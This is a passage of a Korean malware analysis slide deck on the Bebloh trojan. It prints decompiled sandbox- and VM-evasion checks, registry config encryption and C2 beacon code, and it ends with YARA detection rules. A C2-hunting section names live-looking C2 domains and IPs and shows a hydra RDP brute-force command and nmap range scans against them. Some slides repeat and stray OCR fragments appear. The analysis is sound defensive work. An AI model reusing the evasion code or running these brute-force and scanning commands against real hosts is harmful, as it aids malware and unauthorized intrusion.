    buffer += *(buffer + 0xF) + 0x18;           // optional_header
    *&v2[*(v2 + 0xF) + 0x58] = 0;               // patch checksum
  }
  return buffer;
}
```

DLL

- 자신이 자동분석 시스템 안에 있는지 확인
  - API 함수 시작부분 hooking 감지


```
int __userpurge safecall__CryptEncrypt@<eax>(HCRYPTKEY hKey@<eax>, int hHash@<edx>,
{
  int v8; // [esp+0h] [ebp-10h]

  if ( *CryptEncrypt != 0xE9u )                 // 0xe9 == long JMP instruction
    v8 = CryptEncrypt(hKey, hHash, Final, dwFlags, pbData, pdwDataLen, dwBufLen);
  return v8;
}
```

```
CODE:00401A87 014 A1 00 A5 40 00          mov     eax, ds:_CryptEncrypt
CODE:00401A8C 014 80 38 E9                cmp     byte ptr [eax], 0E9h ; 'é'
CODE:00401A8F 014 74 25                   jz      short loc_401AB6
CODE:00401A91 014 8B 45 08                mov     eax, [ebp+dwBufLen]
CODE:00401A94 014 50                      push    eax                             ;
```

DLL

- 자신이 자동분석 시스템 안에 있는지 확인
  - Xeon에선 실행을 거부한다! (which is usually server CPU)
    ~~(암드 무시하냐)~~



DLL

- 자신이 자동분석 시스템 안에 있는지 확인
  - AV 에뮬레이션이나 자동분석시스템의 파일명을 알고 있어서, 내 자신이 그 이름인지 확인 (“c:\sample.exe”, etc)

```
GetModuleFileNameA(0, exe_path, 501);
CharUpperBuffA(exe_path, v5);
SubStr = my_decode_string(str_SAMPLE);
if ( my_strstr(exe_path, SubStr) )
  v6 = -1;
myfree(SubStr);
v4 = my_decode_string(str_VIRUS);
if ( my_strstr(exe_path, v4) )
  v6 = -1;
myfree(v4);
v3 = my_decode_string(str_SANDBOX);
if ( my_strstr(exe_path, v3) )
  v6 = -1;
myfree(v3);
return v6;
}
```

DLL

- 자신이 자동분석 시스템 안에 있는지 확인
  - “Sandboxie” 제품 감지 (sbiedll.dll 존재 여부 확인)

```
int check_sandboxie()
{
  BYTE *Memory; // ST04_4
  int v1; // ST08_4

  Memory = my_decode_string((struct some_encoded_info *)str_sbiedll_dll);
  v1 = -(GetModuleHandleA(Memory) != 0);
  myfree(Memory);
  return v1;
}
```

DLL

- 자신이 자동분석 시스템 안에 있는지 확인
  - 퀴즈: 이건 뭘까요?

```
int always_zero_trick()
{
  int v0; // ST04_4

  v0 = GetTickCount();
  Sleep(500);
  return -(GetTickCount() - v0 <= 450);
}
```

  - tick1;
    Sleep(500);
    tick2 - tick1 <= 450?


DLL

- 자신이 자동분석 시스템 안에 있는지 확인
  - PlugNPlay device description 으로 VMWare 감지

```
SetupDiEnumDeviceInfo(hDevInfo, 0, &sp_devinfo_data);
SetupDiGetDeviceRegistryPropertyA(
  hDevInfo,
  &sp_devinfo_data,
  SPDRP_DEVICEDESC,
  &device_type,
  str_device_description,
  129,
  &device_type);
v0 = strlen(str_device_description);
CharLowerBuffA(str_device_description, v0);
SetupDiDestroyDeviceInfoList(hDevInfo);
strVMWare = my_decode_string(encoded_str_vmware);
if ( my_strstr(str_device_description, strVMWare) )
  am_i_in_vmware = -1;
```

DLL

- 자신이 자동분석 시스템 안에 있는지 확인
  - PlugNPlay device description 으로 VMWare 감지



DLL

- 자신이 자동분석 시스템 안에 있는지 확인
  - Video device 를 통해 VirtualBox인지 확인

```
int check_VirtualBox()
{
  char Str[4]; // [esp+0h] [ebp-11Ch]
  char *SubStr; // [esp+104h] [ebp-18h]
  void *v3; // [esp+108h] [ebp-14h]
  void *Memory; // [esp+10Ch] [ebp-10h]
  int v5; // [esp+110h] [ebp-Ch]
  int v6; // [esp+114h] [ebp-8h]
  int v7; // [esp+118h] [ebp-4h]

  v7 = 0;
  Memory = my_decode_string(str_HARDWARE_description_system);
  RegOpenKeyExA(HKEY_LOCAL_MACHINE, Memory, 0, 0x20019, &v6);
  myfree(Memory);
  v5 = 257;
  v3 = my_decode_string(str_VideoBiosVersion);
  if ( !j__RegQueryValueExA(v6, v3, 0, 0, &Str[3], &v5) )
  {
    SubStr = my_decode_string(enc_VirtualBox);
    v7 = -(my_strstr(&Str[3], SubStr) != 0);
    myfree(SubStr);
  }
  myfree(v3);
  j__RegCloseKey(v6);
  return v7;
}
```

DLL

- 설정(C2,AES key, etc)는 registry에 암호화 후 저장

```
int __usercall aes_encrypt_and_save_to_registry@<eax>(BYTE *buf@<eax>)
{
  BYTE dst[392]; // [esp+0h] [ebp-198h]
  int bufLen; // [esp+188h] [ebp-10h]
  BYTE *encrypted_buf; // [esp+18Ch] [ebp-Ch]
  int v5; // [esp+190h] [ebp-8h]
  BYTE *a3; // [esp+194h] [ebp-4h]

  a3 = buf;
  my_memcpy(dst, 392, buf);
  XOR_buffer_and_check_VMWare(dst);
  bufLen = 0;
  aes_encrypt(dst, 392, &aes_key, &bufLen, 0);  // int aes_encrypt(BYTE *plain_buf, int plain_bu
  encrypted_buf = malloc(bufLen);
  aes_encrypt(dst, 392, &aes_key, &bufLen, encrypted_buf);
  if ( is_high_integrity )
    RegCreateKeyExA(HKEY_LOCAL_MACHINE, SOFTWARE_volume_serial_2, 0, 0, 0, 983103, 0, &v5, 0);
  else
    RegCreateKeyExA(HKEY_CURRENT_USER, SOFTWARE_volume_serial_2, 0, 0, 0, 983103, 0, &v5, 0);
  j_RegSetValue(v5, 0, 0, 3, encrypted_buf, bufLen);
  return j__RegCloseKey(v5);
}
```

DLL

- 인터넷 연결 확인

```
{
  while ( 1 )
  {
    v19 = http_get_from_server(pstr_google_com, 0, a5);
    if ( v19 )
      break;
    Sleep(600000);
  }
  v19 = report_to_server(v23, aes_key_0, &v10, Str, a5, 0, 0, &Memory, &v17);
  if ( v19 )
  {
```

DLL

- 간단한 disasm crack (against Hex-Rays)

```
CODE:00408D08                           sub_408D08 proc near                    ; CODE XREF: sub_409084+12↓p
CODE:00408D08 55                           push    ebp
CODE:00408D09 8B EC                        mov     ebp, esp
CODE:00408D0B 81 C4 E0 FD FF FF            add     esp, 0FFFFFDE0h
CODE:00408D11 E8 02 8E FF FF               call    sub_401B18
CODE:00408D16 50                           push    eax
CODE:00408D17 53                           push    ebx
CODE:00408D18 51                           push    ecx
CODE:00408D19 E8 16 DC FF FF               call    sub_406934                  ; always returns 0;
CODE:00408D1E 05 30 8D 40 00               add     eax, offset sub_408D30
CODE:00408D23 8B 1D 5C B2 40 00            mov     ebx, ds:dword_40B25C
CODE:00408D29 B9 74 6C 40 00               mov     ecx, offset sub_406C74
CODE:00408D2E FF E0                        jmp     eax
CODE:00408D2E                           sub_408D08 endp
CODE:00408D2E
CODE:00408D30
CODE:00408D30                           ; ============== S U B R O U T I N E ===================================
CODE:00408D30
CODE:00408D30
CODE:00408D30                           sub_408D30 proc near                    ; DATA XREF: sub_408D08+16↑o
CODE:00408D30 FF D1                        call    ecx
CODE:00408D32 83 F8 00                     cmp     eax, 0
CODE:00408D35 74 08                        jz      short loc_408D3F
CODE:00408D37 6A 00                        push    0
CODE:00408D39 FF D3                        call    ebx
CODE:00408D3B 90                           nop
CODE:00408D3C 90                           nop
CODE:00408D3D 90                           nop
```

DLL

- nop 과 다름 없으므로 패치하면 됩니다
  - Edit - Patch program - Patch byte

```
CODE:0040883C 000 55                                push    ebp
CODE:0040883D 004 8B EC                             mov     ebp, esp
CODE:0040883F 004 81 C4 E0 FD FF FF                 add     esp, 0FFFFFDE0h
CODE:00408845 224 E8 CE 92 FF FF                    call    init_crc_table
CODE:0040884A 224 50                                push    eax
CODE:0040884B 228 53                                push    ebx
CODE:0040884C 22C 51                                push    ecx
CODE:0040884D 230 E8 DA DE FF FF                    call    read_saved_key
CODE:00408852 230 05 64 88 40 00                    add     eax, offset loc_408864
CODE:00408857 230 8B 1D 50 A2 40 00                 mov     ebx, ds:_ExitThread
CODE:0040885D 230 B9 6C 6A 40 00                    mov     ecx, offset check_cpu_is_xeon
CODE:00408862 230 90                                nop
CODE:00408863 230 90                                nop
CODE:00408864
CODE:00408864                                     loc_408864:                             ; DATA XREF:
CODE:00408864 230 FF D1                             call    ecx ; check_cpu_is_xeon
CODE:00408866 230 83 F8 00                          cmp     eax, 0
CODE:00408869 230 74 08                             jz      short loc_408873
CODE:0040886B 230 6A 00                             push    0                               ; _DWORD
CODE:0040886D 234 FF D3                             call    ebx ; _ExitThread
CODE:0040886F                                     ; ---------------------------------------------------------------------------
```

C&C - 삽질기

- Hail Hydra!
  - hydra rdp://5.8.88.46 -l Administrator -P ~/wordlists/Top29Million-probable-v2.txt -> fail
- 몇달 후 같은 공격 발생, C2는 morene.host + 또다른 서버 사용
  - baderson.com - 5.188.231.169, 47.254.150.87, 185.14.31.72
- app.run.any에서 유사해 보이는 매크로 기반 샘플을 받아 풀어보니 똑같이 morene.host 사용
  - donersonma.com - 5.188.60.27

C&C - 삽질기

- Hail Hydra!
  - hydra rdp://5.8.88.46 -l Administrator -P ~/wordlists/Top29Million-probable-v2.txt -> fail
- 몇달 후 같은 공격 발생, C2는 morene.host + 또다른 서버 사용
  - baderson.com - 5.188.231.169, 47.254.150.87, 185.14.31.72
- app.run.any에서 유사해 보이는 매크로 기반 샘플을 받아 풀어보니 똑같이 morene.host 사용
  - donersonma.com - 5.188.60.27

C&C - 삽질기

- Hail Hydra!
  - hydra rdp://5.8.88.46 -l Administrator -P ~/wordlists/Top29Million-probable-v2.txt -> fail
- 몇달 후 같은 공격 발생, C2는 morene.host + 또다른 서버 사용
  - baderson.com - 5.188.231.169, 47.254.150.87, 185.14.31.72
- app.run.any에서 유사해 보이는 매크로 기반 샘플을 받아 풀어보니 똑같이 morene.host 사용
  - donersonma.com - 5.188.60.27

C&C - 삽질기

- 웹서버는 금방 닫힘
  - telemetry도 없는 분석가가 최신 샘플(live 서버로 연결된)을 얻기가 어려움
- Morene.host 로 등록된 IP 전체스캔
  - https://apps.db.ripe.net/db-web-ui/#/query?bflag=false&dflag=false&rflag=true&searchtext=morenehost&source=RIPE#resultsSection
  - nmap 5.8.88.1/24 5.188.60.1/24 5.188.231.1/24 91.243.80.1/22 -p80,443,49154 -oN all_ports.txt
  - (http|https)&49154 를 열고 있는 서버는 5개 가량

C&C - 삽질기

- 웹서버는 금방 닫힘
    - telemetry도 없는 분석가가 최신 샘플(live 서버로 연결된)을 얻기가 어려움
- Morene.host 로 등록된 IP 전체스캔
    - https://apps.db.ripe.net/db-web-ui/#/query?bflag=false&dflag=false&rflag=true&searchtext=morenehost&source=RIPE#resultsSection
    - nmap 5.8.88.1/24 5.188.60.1/24 5.188.231.1/24 91.243.80.1/22 -p80,443,49154 -oN all_ports.txt
    - (http|https)&49154 를 열고 있는 서버는 5개 가량

C&C - 삽질기

- 웹서버는 금방 닫힘
  - telemetry도 없는 분석가가 최신 샘플(live 서버로 연결된)을 얻기가 어려움
- Morene.host 로 등록된 IP 전체스캔
  - https://apps.db.ripe.net/db-web-ui/#/query?bflag=false&dflag=false&rflag=true&searchtext=morenehost&source=RIPE#resultsSection
  - nmap 5.8.88.1/24 5.188.60.1/24 5.188.231.1/24 91.243.80.1/22 -p80,443,49154 -oN all_ports.txt
  - (http|https)&49154 를 열고 있는 서버는 xx개 가량

C&C - 삽질기

- 발견된 서버들에 https://c2server/auth/ 에 DLL 본체와 같은 방식으로 POST request 날렸으나 별다른 소득 없음

기타 삽질기

- imgur.com, postimg.cc 등 이미지 업로드 서비스에서 600x600 png 를 다 받아서 풀어볼까 했으나 너무 많음

- imgur.com 등 서비스에 연락, 디코딩 툴 제공하면 좋을 것으로 보임. 근데 인코딩 방식만 바꾸면 또 못찾게 되는지라

- 파워쉘 오토 디코딩 툴
  - 오픈소스! - https://github.com/PowerShell/PowerShell
  - Invoke-Expression 핸들러 수정
  - 리눅스에서 컴파일, 디코딩에 활용

YARA Rules?

- 먼저 이 경우 PE는 디스크를 터치하지 않습니다!
  - VT엔 누가 올려주고 있음
- No telemetry, no VTI, no nothing
  - 테스트 할 수가 없습니다
- 주요 데이터들이 대부분 {키+길이+인코딩된 버퍼} 형태로 있고 데이터마다 키를 바꾸고 있으므로 YARA에 넣기가 어렵습니다
- 그래도 제가 본 몇개의 샘플 중 바뀌지 않은 unique 한 값을 적어보면

YARA Rules?

- rule bebloh
  {
    strings:
      // CODE:0040691B 35 EE BA 67 AC xor eax, 0AC67BAEEh
      $encoding_code1 = { 35 EE BA 67 AC }
      // 0xAC67BAEE unique value for encoding crc32
      $encoding_key1 = { EE BA 67 AC }

      // CODE:00406995 8B 00 mov eax, [eax]
      // CODE:00406997 35 A1 F6 C3 CB xor eax, 0CBC3F6A1h
      $saving_code1 = { 8B 00 35 A1 F6 C3 CB }
      // 0xCBC3F6A1 unique value for saving
      $saving_key1 = { A1 F6 C3 CB }

      // CODE:00407690 C7 45 ?? 61 F1 A2 65 mov [ebp+xorkey], 65A2F161h
      $xor_code1 = { C7 45 ?? 61 F1 A2 65 }
      // 65A2F161h data xor key
      $xor_key1 = { 61 F1 A2 65 }

    condition:
      // any whole code or combination of keys
      (any of ($encoding_code1, $saving_code1, $xor_code1)) or (2 of ($encoding_key1, $saving_key1,
$xor_key1))
}

YARA Rules?

- rule bebloh
  {
    strings:
      // CODE:0040691B 35 EE BA 67 AC xor eax, 0AC67BAEEh
      $encoding_code1 = { 35 EE BA 67 AC }
      // 0xAC67BAEE unique value for encoding crc32
      $encoding_key1 = { EE BA 67 AC }

```
BYTE __usercall collect_computer_name@<al>(int a1@<eax>)
{
  int comp_name_len; // eax
  char computer_name[129]; // [esp+3h] [ebp-95h]
  int hKey; // [esp+84h] [ebp-14h]
  int v5; // [esp+88h] [ebp-10h]
  unsigned int crc; // [esp+8Ch] [ebp-Ch]
  int v7; // [esp+90h] [ebp-8h]
  BYTE *v8; // [esp+94h] [ebp-4h]

  v8 = a1;
  crc = 0;
  v7 = 129;
  if ( GetComputerNameA(computer_name, &v7) )
  {
    comp_name_len = strlen(computer_name);
    crc = some_crc_string(crc, computer_name, comp_name_len);
  }
  RegOpenKeyExA(HKEY_LOCAL_MACHINE, str_SOFTWARE_Microsoft_Windows_N
  v7 = 4;
  v5 = 0;
  j__RegQueryValueExA(hKey, str_InstallDate, 0, 0, &v5, &v7);
  j__RegCloseKey(hKey);
  return hex2str32(v5 ^ crc ^ 0xAC67BAEE, v8);
}
```

ax]
, 0CBC3F6A1h
[ebp+xorkey], 65A2F161h
)) or (2 of ($encoding_key1, $saving_key1,

YARA Rules?

- rule bebloh
  {
    strings:
      // CODE:00406995 8B 00 mov eax, [eax]
      // CODE:00406997 35 A1 F6 C3 CB xor eax, 0CBC3F6A1h
      $saving_code1 = { 8B 00 35 A1 F6 C3 CB }
      // 0xCBC3F6A1 unique value for saving
      $saving_key1 = { A1 F6 C3 CB }

```
unsigned int read_saved_key()
{
  char hashed_compname; // [esp+2h] [ebp-14Eh]
  char keypath[257]; // [esp+43h] [ebp-10Dh]
  int v3; // [esp+144h] [ebp-Ch]
  _DWORD *key; // [esp+148h] [ebp-8h]
  unsigned int v5; // [esp+14Ch] [ebp-4h]

  v5 = 0;
  collect_computer_name(&hashed_compname);
  GetTempPathA(257, keypath);
  strcat(keypath, &hashed_compname);
  v3 = read_whole_file(keypath, &key);
  if ( v3 != -1 )
  {
    if ( v3 == 4 )
      v5 = *key ^ 0xCBC3F6A1;
    j_VirtualFree(key);
  }
  return v5;
}
```

r eax, 0AC67BAEEh

mov [ebp+xorkey], 65A2F161h

_code1)) or (2 of ($encoding_key1, $saving_key1,

YARA Rules?

- rule bebloh
  {
    strings:
      // CODE:00407690 C7 45 ?? 61 F1 A2 65 mov [ebp+xorkey], 65A2F161h
      $xor_code1 = { C7 45 ?? 61 F1 A2 65 }
      // 65A2F161h data xor key
      $xor_key1 = { 61 F1 A2 65 }

```
_DWORD *__usercall xor_buffer@<eax>(_BYTE *a1@<eax>, unsigned int a2@<edx>)
{
  _DWORD *result; // eax
  unsigned int v3; // [esp+0h] [ebp-14h]
  signed int xorkey; // [esp+4h] [ebp-10h]
  signed int v5; // [esp+8h] [ebp-Ch]
  _BYTE *v6; // [esp+10h] [ebp-4h]

  v6 = a1;
  xorkey = 0x65A2F161;
  result = (a2 >> 2);
  if ( a2 >> 2 )
  {
    v3 = a2 >> 2;
    v5 = 1;
    do
    {
      v6 += 4;
      xorkey -= 0x3CEE;
      result = v6;
      *result ^= xorkey;
```

saving_key1,

Summary

